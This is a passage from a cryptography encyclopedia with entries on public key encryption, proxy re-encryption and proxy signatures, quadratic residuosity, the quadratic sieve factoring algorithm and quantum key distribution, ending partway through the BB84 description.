Conventional cryptography, also known as ►Symmetric Cryptosystem, uses a secret key to encrypt a message; the same key is required to decrypt the encrypted message. Therefore, the sender and the receiver of encrypted message either had to agree on the secret key before encrypting the message, or the receiver had to learn the secret key before decrypting it. The same secret key could not be used when sending a message to a different receiver. How to manage secret keys was a serious problem before public key cryptosystem was invented.

Theory

In a public key encryption scheme, knowledge of the key used to encrypt messages (which is called *encryption key* in the sequel) does not allow one to derive the key to decrypt the messages. Therefore an encryption key can be made public without endangering the security of the decryption key. A pair of encryption key and decryption key is generated for each receiver, and all the encryption keys are published. When sending a secret message to a receiver, the sender picks the public encryption key of the receiver and encrypts the message with it. The encrypted message can be recovered by using the corresponding secret decryption key, which only the intended receiver has.

Public key cryptography solves the ►key agreement problem and ►key management problem of conventional, symmetric key cryptosystems. In symmetric key cryptosystems, both the sender and the receiver must have the same secret key. It is difficult to set up so that both have the same secret key. Moreover, these keys need to be different for every sender–receiver pair. In public key cryptography, the sender does not need to know the secret key of the receiver. The sender can use the public key of the receiver, which is publicly available. The receiver needs only to keep his own secret key.

The disadvantage of public key cryptography is in its processing speed. Therefore it is often used to for key agreement purposes only. A secret key that is used to encrypt a message via symmetric key cryptography is encrypted using public key cryptography and is attached to the encrypted message. The receiver first decrypts the secret key using his own decryption key and then decrypts the message using the recovered secret key.

The design of a public key cryptosystem can be based on a ►trapdoor one-way function. Some examples of public key encryption schemes are: ►RSApublic key encryption, ►ElGamal public key encryption, ►Rabin cryptosystem, ►Goldwasser–Micali encryption scheme, ►Blum–Goldwasser public-key encryption scheme, and ►Paillier encryption and signature schemes.

A public key encryption scheme is comprised of three algorithms: a *key generation algorithm*, an *encryption algorithm*, and a *decryption algorithm*. The security of a public key encryption scheme is evaluated through security measures called ►Semantic Security. If an encryption scheme is semantically secure, then an adversary, who is given an encryption of either one of the two plaintexts, cannot guess which one is encrypted with a probability more than 1/2.

In practice, it is important that the published public key is indeed the key of the intended receiver, that is, that the key is certified (►Certificate). Otherwise, a sender could be encrypting a classified message using a wrong key, and the message could be obtained by the adversary. In order to certify keys, the notion of a ►public key infrastructure has been developed.

Recommended Reading

1. Diffie W, Hellman ME (1976) New Directions in Cryptography. IEEE T Inform Theory Vol. IT-22, No. 6:644–654

Public Key Encryption

►Nonsecret Encryption

Public Key Infrastructure

►PKI

Public Key Proxy Encryption

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Public Key Encryption; ►Public Key Proxy Signatures

Definition

A public key proxy encryption system provides a way of converting ciphertext intended for Alice into ciphertext that is decryptable by Bob without modifying the underlying plaintext. The proxy principal authorized to convert the ciphertexts cannot learn the underlying plaintext.

Theory

In a public key proxy encryption scheme as introduced by Blaze and Strauss [1, 2], there are a collection of recipients who generate their public key pairs of public encryption keys and private decryption keys (►public key cryptography), and one or more proxy principals who are provided with proxy keys. A proxy key $\pi_{A\to B}$ with respect to recipients A and B allows a proxy principal to convert ciphertext that can be decrypted by A into ciphertext that can be decrypted by B giving the same plain text. The conversion of ciphertexts works such that the proxy principal learns no information about the underlying plaintext, which implies that the proxy principal does not learn enough information about the deciphering keys of A and B.

Note that proxy encryption is different from passing the decryption key of A and the encryption key of B to the proxy principal, such that the proxy principal first decrypts an incoming message using the decryption key of A and then re-encrypts the plain text to B. In this case, the proxy principal would learn all plain texts underlying the ciphertexts being transformed. In addition, proxy encryption is usually a faster operation than first decrypting and afterwards re-encrypting again.

Compared to a conventional public key encryption scheme, the confidentiality requirement of a public key proxy encryption scheme holds not only against ►eavesdroppers and unintended recipients, but also against distrusted proxy principals. The main security requirement on public key proxy encryption schemes is:

- *Confidentiality*: An attacker who has access to public encryption keys, proxy keys, and cipher texts cannot figure information about the corresponding plain texts, which implies that he cannot recover information about the corresponding decryption keys.

Historically, the term *proxy cryptosystem* was introduced by Mambo and Okamoto [3], but their trust model is the same as that of conventional public key encryption. They only consider senders and recipients, but not separate proxy principals that are distrusted by the recipients $A, B, \ldots$

Public key proxy encryption schemes have been developed by Blaze and Strauss [1, 2] into a separate class of cryptographic schemes. They have categorized public key proxy encryption schemes as follows.

- *Trust model between recipients*: Clearly, if Alice empowers a proxy to divert her cipher texts to another recipient Bob, then she trusts Bob. But Bob does not need to trust Alice. More precisely, a public key proxy encryption scheme is called *symmetric* or *bidirectional* if Alice can figure Bob's private decryption key and if she learns the proxy key $\pi_{A\to B}$. Otherwise, it is called *asymmetric* or *unidirectional*.
- *Input to proxy key computation*: An asymmetric public key proxy encryption scheme is called *active* if it is feasible to compute a proxy key $\pi_{A\to B}$ only if Bob provides his private decryption key as an input. If it is feasible to compute a proxy key $\pi_{A\to B}$ without the input of Bob's private decryption key (but only his public encryption key), then the scheme is called *passive*.
- *Anonymity of proxy keys*: Public key proxy encryption schemes can be categorized according to how much information they reveal about the public encryption keys of the two recipients who introduced the proxy key. A public key proxy encryption scheme is called *transparent* if a proxy key $\pi_{A\to B}$ reveals the public keys of Alice and Bob. A scheme is called *translucent* if an attacker who guesses the public encryption keys of Alice and Bob can verify his guess by using the proxy key $\pi_{A\to B}$. A scheme is *opaque*, if a proxy key $\pi_{A\to B}$ reveals no information about the public encryption keys of Alice and Bob.

To illustrate the concept of proxy encryption, we consider a simple proxy encryption scheme proposed by Blaze and Strauss, which is based on a variant of the ElGamal encryption scheme. Consider p a large safe ►prime, q a large prime factor of $p-1$, and g be an element of the ►group ZZ_p^* such that g is of order q, i.e., q is the smallest positive integer such that $g^q = 1 \pmod p$ (►modular arithmetic). Alice and Bob be two recipients with respective public key pairs $(x_i, y_i)(i \in \{A, B\})$, where the decryption keys x_i are chosen independently and uniformly at random from ZZ_q^* and the encryption keys are computed such that $y_i = g^{x_i} \pmod p$. Alice can encrypt a message m for Bob by computing the ciphertext $c = (c_1, c_2) = \left(mg^k, y_B^k\right)$ consisting of two components, and Bob can decrypt the ciphertext by computing $m' = c_1/c_2^{a^{-1}} \pmod p$.

In order to install a proxy between them, Alice and Bob compute the proxy key $\pi_{A\to B} = x_B/x_A \pmod q$. If neither Alice nor Bob trusts the other one, they could use a two party computation ►protocol (►multiparty computation) whose output is given to the proxy. This way, neither Alice nor Bob learns the private decryption key of the other party, and the proxy learns none of the private decryption keys.

If $c_A = \left(mg^k, y_A^k\right)$ is an encrypted message m to Alice, then the proxy can transform it into an encrypted message m to Bob as follows:

$$c_B = \left(c_{A1}, c_{A2}^{\pi_{A\to B}}\right) = \left(mg^k, g^{x_A k x_B/x_A}\right) = \left(mg^k, y_B^k\right).$$

This scheme is shown by Blaze and Strauss [1] to achieve confidentiality against chosen plaintext attacks (CPA confidentiality) in the above sense under the computational Diffie–Hellman assumption and the ►discrete logarithm problem. It is symmetric because Alice can easily figure Bob's private decryption key if she learns the proxy key $\pi_{A\to B} = x_B/x_A \pmod q$ because she knows her own private decryption key x_A. It is active because computing the proxy key requires Bob's private decryption key x_B as input.

Ateniese, Fu, Green, and Hohenberger [4] found that the delegation in the scheme [2] of Blaze, Bleumer, and Strauss (BBS) is transitive, which means that the proxy alone can create delegation rights between two entities that have never agreed on this. For example, from the proxy key of Alice to Bob and the one from Bob to Carol, the proxies can re-encrypt messages from Alice to Carol. This is not desirable in some trust models. Another drawback of the BBS scheme is that if a recipient Bob colludes with Alice's proxy, then they together can recover Alice's secret key. Ateniese et al. [4] proposed a CPA secure asymmetric proxy encryption scheme without the above weaknesses by using bilinear maps in a similar way as to construct ►proxy signature schemes. However, in their scheme, a re-encrypted ciphertext cannot be further re-encrypted.

Jacobson et al. [5] proposed an asymmetric proxy encryption scheme overcoming the above mentioned problems by sharing the delegator's secret key among several sub-proxies. Their scheme is secure as long as some of the sub-proxies remain honest.

Canetti and Hohenberger [6] proposed the first symmetric proxy encryption scheme that achieves CCA confidentiality. Their construction allows re-encrypted ciphertexts to be further re-encrypted. They give formal definitions and prove their scheme secure under the Decisional Bilinear-Diffie–Hellman assumption.

Applications

Blaze, Bleumer, and Strauss [1, 2] propose proxy encryption as a useful mechanism in restricted computing environments such as smart cards. Girard proposes to use proxy encryption in the personalization process of smart cards [7]. Ateniese et al. recommend proxy encryption in order to establish confidential storage on top of untrusted storage components [4].

Open Problems and Future Directions

It is an open problem to construct a confidential asymmetric proxy encryption scheme in which re-encrypted ciphertext can be further re-encrypted.

Recommended Reading

1. Blaze M, Strauss M (1998) Atomic proxy cryptography. Technical report 98.5.1, AT&T Labs Research, http://www.research.att.com/library/trs
2. Blaze M, Bleumer G, Strauss M (1998) Divertible protocols and atomic proxy cryptography. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 127–144
3. Mambo M, Okamoto E (1997) Proxy cryptosystem: delegation of the power to decrypt ciphertexts. IEICE Trans E80-A(1):54–63 http://search.ieice.org/1997/pdf/a010054.pdf
4. Ateniese G, Fu K, Green M, Hohenberger S (2005) Improved proxy re-encryption schemes with applications to secure distributed storage. Network and distributed system security symposium (NDSS) 2005, San Diego, pp 29–43
5. Jakobsson M (1999) On quorum controlled asymmetric proxy re-encryption. In: Imai H, Zheng Y (eds) Proceedings of public key cryptography PKC99. Lecture notes in computer science, vol 1560. Springer, Berlin, pp 112–121
6. Canetti R, Hohenberger S (2007) Chosen-ciphertext secure, proxy re-encryption. In: Proceedings of computer and communication security ACM-CCS07. ACM-Press, New York, pp 185–194
7. Girard P (2000) Secure personalization using proxy cryptography. In: Quisquater J-J, Schneier B (eds) CARDIS'98. Lecture notes in computer science, vol 1820. Springer, Berlin, pp 326–335

Public Key Proxy Signatures

Gerrit Bleumer
Research and Development, Francotyp Group, Birkenwerder bei Berlin, Germany

Related Concepts

►Digital Signatures; ►Public Key Proxy Encryption

Definition

A public key proxy signature system provides a way of converting digital signatures from Alice into digital signatures that hold against Bob's public verifying key without modifying the underlying message. The proxy principal Bob authorized to convert the signatures of Alice cannot produce valid signatures for other messages than those signed by Alice.

Theory

In a public key proxy signature scheme as introduced by Blaze and Strauss [2, 3], there are a collection of signers who generate their public key pairs of public verification keys and private signing keys (►public key cryptography), and one or more proxy principals who are provided with proxy keys. A proxy key $\pi_{A\to B}$ with respect to signers A and

B allows a proxy principal to convert a ►digital signature valid with respect to A's verifying key into a signature for the same message that is valid with respect to B's verifying key. The conversion of signatures works such that the proxy principal learns no information about the signing keys of either A or B.

Compared to a conventional public key signature scheme, the unforgeability requirement of a public key proxy signature scheme holds not only for general active attackers without access to the signers private key, but also for distrusted proxy principals. The main security requirement on public key proxy signature schemes is:

- *Unforgeability*: An attacker who has access to public verifying keys, proxy keys, and pairs of messages with valid signatures (or can adaptively choose the messages for which he gets valid signatures) cannot produce signatures for any new messages, which implies that he cannot gather information about the corresponding private signing keys.

Historically, the term *proxy signatures* was introduced by Mambo and Okamoto [4], but their trust model is the same as that of conventional digital signatures. They only consider signers and verifiers, but not separate proxy principals that are distrusted by the signers A, B, etc.

Proxy signature schemes have been developed by Blaze and Strauss [2, 3] into a separate class of cryptographic schemes. They have categorized proxy signature schemes as follows.

Trust model between recipients: Clearly, if Bob empowers a proxy to transform Alice's signatures into Bob's own signatures, then he clearly trusts Alice. But Alice does not need to trust Bob. More precisely, a proxy signature scheme is called *symmetric* or *bidirectional* if Bob can figure out Alice's private signing key if he learns the proxy key $\pi_{A\to B}$. Otherwise, it is called *asymmetric* or *unidirectional*.

Input to proxy key computation: An asymmetric proxy signature scheme is called *active* if it is feasible to compute a proxy key $\pi_{A\to B}$ only if Alice provides her private signing key as an input. If it is feasible to compute a proxy key $\pi_{A\to B}$ without the input of Alice's private signing key (but only her public verifying key), then the scheme is called *passive*.

Anonymity of proxy keys: Proxy signature schemes can be categorized according to how much information they reveal about the public verifying keys of the two recipients who introduced the proxy key. A proxy signature scheme is called *transparent* if a proxy key $\pi_{A\to B}$ reveals the public verifying keys of Alice and Bob. A scheme is called *translucent* if an attacker who guesses the public verifying keys of Alice and Bob can verify his guess by using the proxy key $\pi_{A\to B}$. A scheme is *opaque* if a proxy key $\pi_{A\to B}$ reveals no information about the public verifying keys of Alice and Bob.

To illustrate the concept of proxy signatures, we consider a simple proxy signature scheme, which is based on a variant of the ►ElGamal signature scheme. Consider p a large safe ►prime number, q a large prime factor of $p-1$, and g be an element of the ►group ZZ_p^* such that g is of order q, i.e., q is the smallest positive integer such that $g^q=1 \pmod p$. Let Alice and Bob be two signers with respective public key pairs $(x_i, y_i)(i \in \{A, B\})$, where the private signing keys x_i are chosen independently and uniformly at random from ZZ_q^*, and the public verification keys are computed such that $y_i = g^{x_i} \pmod p$.$h(m)$ denotes a collision resistant hash function that takes any binary string $m \in \{0,1\}^+$ as input and returns a value in ZZ_q. Alice can sign a message m by choosing some $k \in_R ZZ_q$ and computing the signature $\sigma = (r,s) = (g^k, x_A r + kh(m))$ consisting of two components, and anyone with access to Alice's verifying key y_A can verify that σ is a valid signature for m by checking that $g^s = {y_A}^r r^{h(m)} \pmod p$.

In order to install a proxy between them, Alice and Bob compute the proxy key $\pi_{A\to B} = x_B - x_A \pmod q$. If neither Alice nor Bob trusts the other one, they could use a two party computation protocol whose output is given to the proxy. This way, neither Alice nor Bob learns the private signing key of the other party and the proxy learns none of the private signing keys.

If $\sigma_A = (g^k, x_A r + kh(m))$ is a signature by Alice for message m, then the proxy can transform it into a signature σ_B by Bob for message m as follows:

$$\begin{aligned}\sigma_B &= (\sigma_{A1}, \sigma_{A2} + \pi_{A\to B} r)\\ &= \left(g^k, x_A r + kh(m) + (x_B - x_A) r\right)\\ &= \left(g^k, x_B r + kh(m)\right)\end{aligned}$$

This scheme is symmetric because Bob can easily figure Alice's private signing key x_A if he learns the proxy key $\pi_{A\to B} = x_B - x_A \pmod q$ because he knows his own private signing key x_B. It is active because computing the proxy key requires Alice's private signing key x_A as input.

Ateniese and Hohenberger [1] found that the original definition of symmetric proxy signature and thus the above proxy signature construction might not be strong enough for many applications in practice. The definition of symmetric proxy signature allows constructions where an attacker who observes one original signature of Alice and one corresponding proxy signature of Bob can easily

compute Bob's proxy key, thus secretly acquiring Bob's full proxy power.

Ateniese et al. also found that delegation in the scheme of Blaze, Bleumer, and Strauss is transitive, which means that the proxy alone can create delegation rights between two entities that have never agreed on this. For example, from the proxy key of Alice to Bob and the one from Bob to Carol, the proxies can re-encrypt messages from Alice to Carol. This is not desirable in some trust models.

The current state of the art in proxy signatures is established by the formal definition of proxy signatures [1] and two improved constructions of proxy signature schemes based on bilinear maps and the computational Diffie–Hellman assumption (CDH). These are the first asymmetric proxy signature schemes.

Applications

Proxy signature schemes have been extended to satisfy additional requirements. They have been considered in the context of electronic cash systems in order to allow branch offices of a bank to issue electronic cash in behalf of their regional or national banking organization. One-time proxy signatures were proposed by Wang and Pieprzyk [6]. Designated-Verifier Proxy Signatures were proposed by Wang [5]. Proxy signatures can be used to improve the efficiency of public key infrastructures and they can be efficient means to authenticate sequential actions in workflow management systems [1].

Dually related to the notion of proxy signatures is that of ►public key proxy encryption.

Recommended Reading

1. Ateniese G, Hohenberger S (2005) Proxy re-signatures: new definitions, algorithms, and applications. In: ACM computer and communication security CCS 2005, Alexandria, 7–11 Nov 2005. ACM Press, pp 310–319
2. Blaze M, Strauss M (1998) Atomic proxy cryptography. Technical Report 98.5.1, AT&T Labs Research. http://www.research.att.com/library/trs
3. Blaze M, Bleumer G, Strauss M (1998) Divertible protocols and atomic proxy cryptography. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 127–144
4. Mambo M, Usuda K, Okamoto E (1996) Proxy signatures: delegation of the power to sign messages. *IEICE Trans Fundam* E79-A(9):1338–1354. http://search.ieice.org/1996/pdf/e79-a_9_1338.pdf
5. Wang G (2004) Designated-verifier proxy signature schemes. In: In the age of ubiquitous computing – IFIP/SEC 2005. Springer, Berlin, pp 409–423
6. Wang H, Pieprzyk J (2003) Efficient one-time proxy signatures. In: Laih C-S (ed) Advances in cryptology – ASIACRYPT'03. Lecture notes in computer science, vol 2894. Springer, Berlin, pp 523–542

Public-Key Authenticated Encryption

►Signcryption

Public-Key Cryptosystem

►Asymmetric Cryptosystem

Public-Key Encryption

►Reverse Public Key Encryption

PUF

►Physical Unclonable Functions (PUFs)

Q

QRP

►Quadratic Residuosity Problem

Quadratic Residue

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Jacobi Symbol; ►Legendre Symbol; ►Quadratic Residuosity Problem

Definition

An integer x is a quadratic residue modulo another integer n if x is relatively prime to n and has a square root modulo n.

Theory

Let n be an odd, positive integer, and let x be an integer that is relatively prime to n (►Modular arithmetic). The integer x is a *quadratic residue* modulo n if the equation

$$x \equiv y^2 (\mathrm{mod}) n$$

has an integer solution y. In other words, the integer x is a square modulo n. The integer x is a *quadratic non-residue* otherwise.

If n is an odd ►prime number, then exactly half of all integers x relatively prime to n are quadratic residues. If n is the product of two distinct odd primes p and q, then the fraction is one-quarter.

Open Problems

Refer ►Quadratic Residuosity Problem

Quadratic Residuosity Problem

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Synonyms

QRP

Related Concepts

►Jacobi Symbol; ►Quadratic Residue

Definition

The Quadratic Residuosity Problem is to determine whether an integer x with ►Jacobi symbol 1 modulo a composite number n is a ►quadratic residue.

Theory

Let n be the product of two distinct odd ►prime numbers p and q, and let x be an integer such that the ►Jacobi symbol $(x/n) = +1$. The *Quadratic Residuosity Problem* (QRP) is to determine, given x and n, whether x is a ►quadratic residue modulo n (►Modular Arithmetic). (All quadratic residues have Jacobi symbol +1, but not necessarily the reverse.) This problem is easy to solve given the factors p and q, but is believed to be difficult given only x and n. However, it is not known whether the problem is equivalent to factoring the modulus n.

Applications

The QRP is the basis for several cryptosystems, including the ►Goldwasser–Micali encryption scheme and Cocks' identity-based encryption scheme [1] (►Identity-Based Cryptosystems).

Recommended Reading

1. Clifford C (2001) An identity based encryption scheme based on quadratic residues. In: Honary B (ed) Cryptography and coding, Lecture Notes in Computer Science, vol 2260. Springer, Berlin, pp 360–363

Henk C.A. van Tilborg & Sushil Jajodia (eds.), *Encyclopedia of Cryptography and Security*, DOI 10.1007/978-1-4419-5906-5,
© Springer Science+Business Media, LLC 2011

Quadratic Sieve

Robert Silverman
Chelmsford, MA, USA

Related Concepts

►Integer Factorization; ►Number Field Sieve for Factoring; ►Sieving

Definition

The quadratic sieve is an algorithm to factor integers.

Background

The Quadratic Sieve (QS) and its variants are the first of the modern ►integer factoring algorithms to be able to routinely factor arbitrary integers in the 60+ digit range on just a single PC. They are the successor to the earlier Continued Fraction Method of Morrison and Brillhart [4] (see ►integer factoring) and the predecessor to the ►Number Field Sieve [2]. All three of these algorithms share features in common. They are based upon the observation that if $A^2 \equiv B^2 \bmod N$ and $A \not\equiv \pm B \bmod N$, then $GCD(A+B, N)$ and $GCD(A-B, N)$ are proper factors of N. The Quadratic Sieve will factor an arbitrary integer N, in heuristic time $L_N[1/2, 1] = \exp((1+o(1))(\log N)^{1/2}(\log\log N)^{1/2})$ (►L-notation). The entries ►integer factoring and ►Number Field Sieve discuss the history of these algorithms. For those interested in implementing QS, reference [7] gives all of the necessary details. The version of QS that is detailed here is known as the Multiple Polynomial Quadratic Sieve (MPQS). Other variants are known.

Theory

The Quadratic Sieve, like other ►sieving algorithms (and the ►Elliptic Curve Method), is based on the idea of ►smooth numbers (see also ►smoothness). A number x is said to be $y-$*smooth* if all of its prime factors are less than y. QS generates many *relations* of the form

$$S^2 = r \bmod N$$

where the pair (S, r) is generated from a quadratic polynomial in such a way that r is small compared to N. The algorithm then *attempts* to factor r using a fixed set of primes, called a ►factor base. The largest prime in the factor base is then the smoothness bound. Most such values will not factor. However, a sieve can be used to attempt to factor many such r's simultaneously. It is the speed of sieving on modern computers that makes QS and NFS very effective methods. The sieve works by observing that if a prime p divides the value of a polynomial $Q(x)$, then it divides $Q(x+kp)$ for all k.

Once a sufficient number of smooth relations have been found, a subset is then extracted such that the product of the r's in the subset is a perfect square. From that, $A^2 \equiv B^2 \bmod N$ is easily computed.

The subset is found by solving a system of equations mod 2. This is referred to as the *linear algebra* phase of the algorithm.

Generation of Relations

The algorithm starts by computing a factor base $FB = \left\{p_i \middle| \left(\frac{N}{p_i}\right) = 1, p \text{ prime}, i = 1 \ldots F\right\}$ for some appropriate value of F and $p_0 = -1$ for the sign. $\left(\frac{N}{p_i}\right)$ is the ►Legendre symbol and indicates that p_i must be a quadratic residue of N.

The following is then repeated until enough smooth relations have been collected:

- Construct a quadratic polynomial $Q(x) = Ax^2 + Bx + C$ and solve $Q(x) \equiv 0 \bmod p_i$ for all i. There will be two roots r_{1i} and r_{2i} for each prime.
- Initialize a sieve array to zero over the interval $[-M, M]$ for an appropriate value of M.
- For all $p_i \in FB$, add the value $\lfloor \log(p_i) \rfloor$ to the locations $r_1, r_1 \pm p_i, r_1 \pm 2p_i, \ldots$ and $r_2, r_2 \pm p_i, r_2 \pm 2p_i, \ldots$
- The value of $Q(x)$ will be approximately $M\sqrt{N}$ over $[-M, M]$, so compare each sieve location with $T = \log(M) + \log(N)/2$. Fully factored values will have their corresponding sieve value close to T. For these, construct the exact factorization by division. It is also possible (and usually quicker) to find the factorization by re-sieving. See the section on optimization for how to do this. Then

$$S^2 \equiv Q(x) \equiv \prod_{i=0}^{F} p_i^{\alpha_i} \bmod N.$$

The value of S is easily computed from the value of x because of the special way the coefficients of Q are computed. Let

$$\vec{v} = \{\alpha_1, \alpha_2, \ldots \alpha_F\} \bmod 2.$$

Collect a total of at least $F+1$-factored relations. One then finds a set whose product is a square by finding a linear dependency over $GF(2)$ from the matrix formed by letting each $\vec{v}$ be a row in the matrix.

Computation of Polynomial Coefficients

The coefficients for each polynomial are derived from a prime number $D = 3 \bmod 4$ with $\left(\frac{D}{N}\right) = 1$. Each prime D yields a different polynomial. This makes parallel implementation of this algorithm easy. Simply give different

sets of D's to different machines, and let each one run independently.

To compute the coefficients, put $A = D^2$ with $D \approx (N/2)^{1/4}/\sqrt{M}$. The value of D is chosen this way to minimize the maximum value of $Q(x)$ over the interval $[-M, M]$. The computation of B, C, and S depends on A and is detailed in [7].

Optimization and Parameter Selection

It is often useful, rather than to factor just N, to factor kN for some small value of k. This can have the effect of allowing more small quadratic residues in the factor base. In this case, replace N with kN in all of the computations outlined above. It may also be *necessary* in order for the algorithm to work. Since $N = B^2 - 4AC$ and the right-hand side is 0 or 1 mod 4, if $N \equiv 3 \bmod 4$ then N must be multiplied by k so that $kN \equiv 1 \bmod 4$. However, this requirement may be avoided by taking $2B$, rather than just B as the middle coefficient for Q. The Knuth–Schroeppel function may be used to evaluate the effectiveness of different values of k. See [7] for details.

Rather than demand that r be fully factored over the factor base, it is very useful to allow a small number of somewhat larger primes to appear in the factorization of r. This is known as the *large prime variation*. Let

$$r = \prod_{i=0}^{F} p_i^{\alpha_i} P_1 P_2 \ldots$$

where the P_i are allowed to be somewhat larger primes than those in the factor base. The ►birthday paradox now becomes useful here. The set of fully factored r's will now be quite large, and one can expect many of the large primes P_i to appear more than once. When it does, one may multiply the corresponding relations together and obtain P_i^2 on the right-hand side of each relation. For N up to about 85 digits, using one large prime is quite effective. For N greater than about 85 digits, two primes are effective. Limited experience suggests that for N above 120 digits, three primes may be effective. Once the factor base primes are removed, P_1 and P_2 may then be split via Pollard's rho (see ►integer factoring) or SQUFOF algorithms (see [6] for a definition of SQUFOF). Both are effective.

The smallest primes p_i take the longest time to sieve, and their logarithms contribute the least to the accumulated sum at each sieve location. It is worthwhile to replace the smallest primes (up to about 30) with small powers of those primes. This has the effect of greatly speeding sieve time while losing only a tiny fraction of factored relations. This is known as the *small prime variation*.

It is also worthwhile to partition the sieve interval $[-M, M]$ into pieces that will fit in cache while sieving. This too can greatly improve the speed of sieving, and it cuts down on memory requirements.

The cost of changing polynomials is dominated by the cost of computing $(2A)^{-1} \bmod p_i$ for each p_i. A method for greatly reducing this cost is known as the self-initializing Quadratic Sieve (SIQS). Details may be found in [5].

A fair bit of time is taken by the reconstruction of the actual factorization of r. The sieving process merely identifies which r are smooth. It does not produce the factorization. This is readily accomplished by trial division of r by the factor base primes. However, as N, and hence the size of F increases, trial division starts taking a larger and larger percentage of the run time. This may be alleviated by finding the factorizations by resieving. Now, however, instead of accumulating $\log p_i$, one simply stores the p_i that hit the identified smooth locations. It is now a simple matter to produce the actual factorization.

Suggested values for the parameters M and F as well as additional coding and computational considerations may be found in [7].

Recommended Reading

1. Caron T, Silverman RD (1988) Parallel implementation of the quadratic sieve. J Supercomput 1:273–290
2. Lenstra A, Lenstra HW Jr (eds) (1992) The development of the number field sieve. Lecture notes in mathematics, vol 1554. Springer, Berlin
3. Lenstra A, Manasse M (1994) Factoring with two large primes. Math Comput 63:785–798
4. Morrison M, Brillhart J (1975) A method of factoring and the factorization of F_7. Math Comput 29:183–205
5. Pomerance C, Smith JW, Tuler R (1988) A pipeline architecture for factoring large integers with the quadratic sieve. SIAM J Comput 17(2):387–403
6. Riesel H (1987) Prime numbers and computer methods for factorization. Progress in mathematics, vol 57. Birkhäuser, Boston
7. Silverman RD (1987) The multiple polynomial quadratic sieve. Math Comput 48:329–339

Q

Quantum Cryptography

Gilles Brassard[1], Claude Crépeau[2]
[1]Department IRO, Université de Montréal, Montreal, Quebec, Canada
[2]School of Computer Science, McGill University, Montreal, Quebec, Canada

Definition

Quantum cryptography applies principles of quantum physics to the design of cryptographic primitives.

Background

Quantum Cryptography was born in the early 1970s when Stephen Wiesner wrote "Conjugate Coding," which unfortunately took more than 10 years to see the light of print [50]. In the mean time, Charles H. Bennett (who knew of Wiesner's idea) and Gilles Brassard picked up the subject and brought it to fruition in a series of papers that culminated with the demonstration of an experimental prototype that established the technological feasibility of the concept [5].

Theory

Quantum cryptographic systems take advantage of Heisenberg's uncertainty relations, according to which measuring a quantum system, in general, disturbs it and yields incomplete information about its state before the measurement. Eavesdropping on a quantum communication channel therefore causes an unavoidable disturbance, alerting the legitimate users. This yields a cryptographic system for the distribution of a secret random key between two parties initially sharing no secret information (however, they must be able to authenticate messages) that is secure against an eavesdropper having at her disposal unlimited computing power. Once this secret key is established, it can be used together with classical cryptographic techniques such as the Vernam Cipher (onetime pad) to allow the parties to communicate meaningful information in absolute secrecy.

Quantum cryptography is best known for key distribution [7]. A short summary of this so-called *BB84 protocol* is provided in the Section "Quantum Key Distribution." A remarkable surge of interest in the international scientific and industrial communities has propelled quantum cryptography into mainstream computer science and physics. Furthermore, quantum cryptography is becoming increasingly practical at a fast pace. The first quantum key distribution prototype, built in 1989, worked over a distance of 32 cm [5, 11]. Since then, many additional experimental demonstrations have been set up, covering distances of tens of kilometers. Consult [46] or [42] for popular accounts of the state of the art in experimental quantum cryptography.

The Various Uses of Quantum Physics for Cryptography

In addition to key distribution, quantum techniques may also assist in the achievement of more subtle cryptographic goals, important in the post-cold war world, such as protecting private information while it is being used to reach public decisions. Such techniques, pioneered by Crépeau [10, 15], allow two people to compute an agreed-upon function $f(x, y)$ on private inputs x and y when one person knows x, the other knows y, and neither is willing to disclose anything about his private input to the other, except for what follows logically from one's private input and the function's output. The classic example of such discreet decision making is the "dating problem," in which two people seek a way of making a date if and only if each likes the other, without disclosing any further information. For example, if Alice likes Bob but Bob does not like Alice, the date should be called off without Bob finding out that Alice likes him. On the other hand, it is logically unavoidable for Alice to learn that Bob does not like her, because if he did the date would be on.

Indeed, two applications of quantum physics to cryptography were discovered well before quantum key distribution: quantum banknotes that are impossible to counterfeit and quantum multiplexing that allows one party to send two messages to another party in a way that the receiver can obtain either message at his choice, but reading one destroys the other irreversibly [50]. (The notion of multiplexing was reinvented 10 years later by Michael Rabin in the context of classical cryptography under the name of oblivious transfer [28, 43].) Unfortunately, even its author, Stephen Wiesner, knew from the start that the quantum multiplexing protocol could be defeated with arbitrary measurements performed by the receiver of the strings. Thus, a more elaborate quantum oblivious transfer protocol was designed subsequently [10] under the assumption of the existence of a bit commitment scheme [19], a result unlikely to be possible classically as argued by Impagliazzo and Rudich [34]. Another quantum cryptographic task that has been studied extensively is indeed bit commitment [15]. Unfortunately, it turned out that early claims of security of certain quantum protocols for this task were after all insecure as showed by Mayers [39] and independently by Lo and Chau [37]. This no-go theorem was later extended to *any* Quantum Bit Commitment scheme consistent with quantum physics [38, 40].

On a closely related topic, various Quantum Coin Tossing protocols have also been introduced [7] as well as a lower bound of $1/\sqrt{2}$ on the bias of such a protocol in a very general quantum mechanical framework [1].

Quantum Key Distribution

The purpose of quantum key distribution is to enable two honest parties, Alice and Bob, to agree on a random cryptographic key in a situation where eavesdropping is possible. By transmitting one of four possible nonorthogonal quantum states, Alice may send to Bob a random bit-stream that she knows exactly and of which Bob will randomly select a constant fraction. These four possible

states may be the 0°, 45°, 90°, and 135° polarizations of a photon. According to quantum mechanics, orthogonally polarized photons ([0°, 90°] or [45°, 135°]) are perfectly distinguishable, whereas nonorthogonal photons ([0°, 45°], [45°, 90°], etc.) are not. When Alice sends Bob a random state from these four, he may choose to measure whether it is (0°, 90°) or (45°, 135°). If he makes the correct measurement then he detects perfectly the original state. If he makes the wrong measurement then he detects a random state among the two he was trying to distinguish. When Alice later tells him which was the correct measurement, he keeps the correctly measured states and discards the others. Thus, in a perfect world, Bob would receive 50% of Alice's photons in their exact original state and discard the other 50% of the photons. If we assign binary value 0 to 0° and 45° and value 1 to 90° and 135°, then their agreed bit-stream is obtained by the correctly measured 50% of the photons.

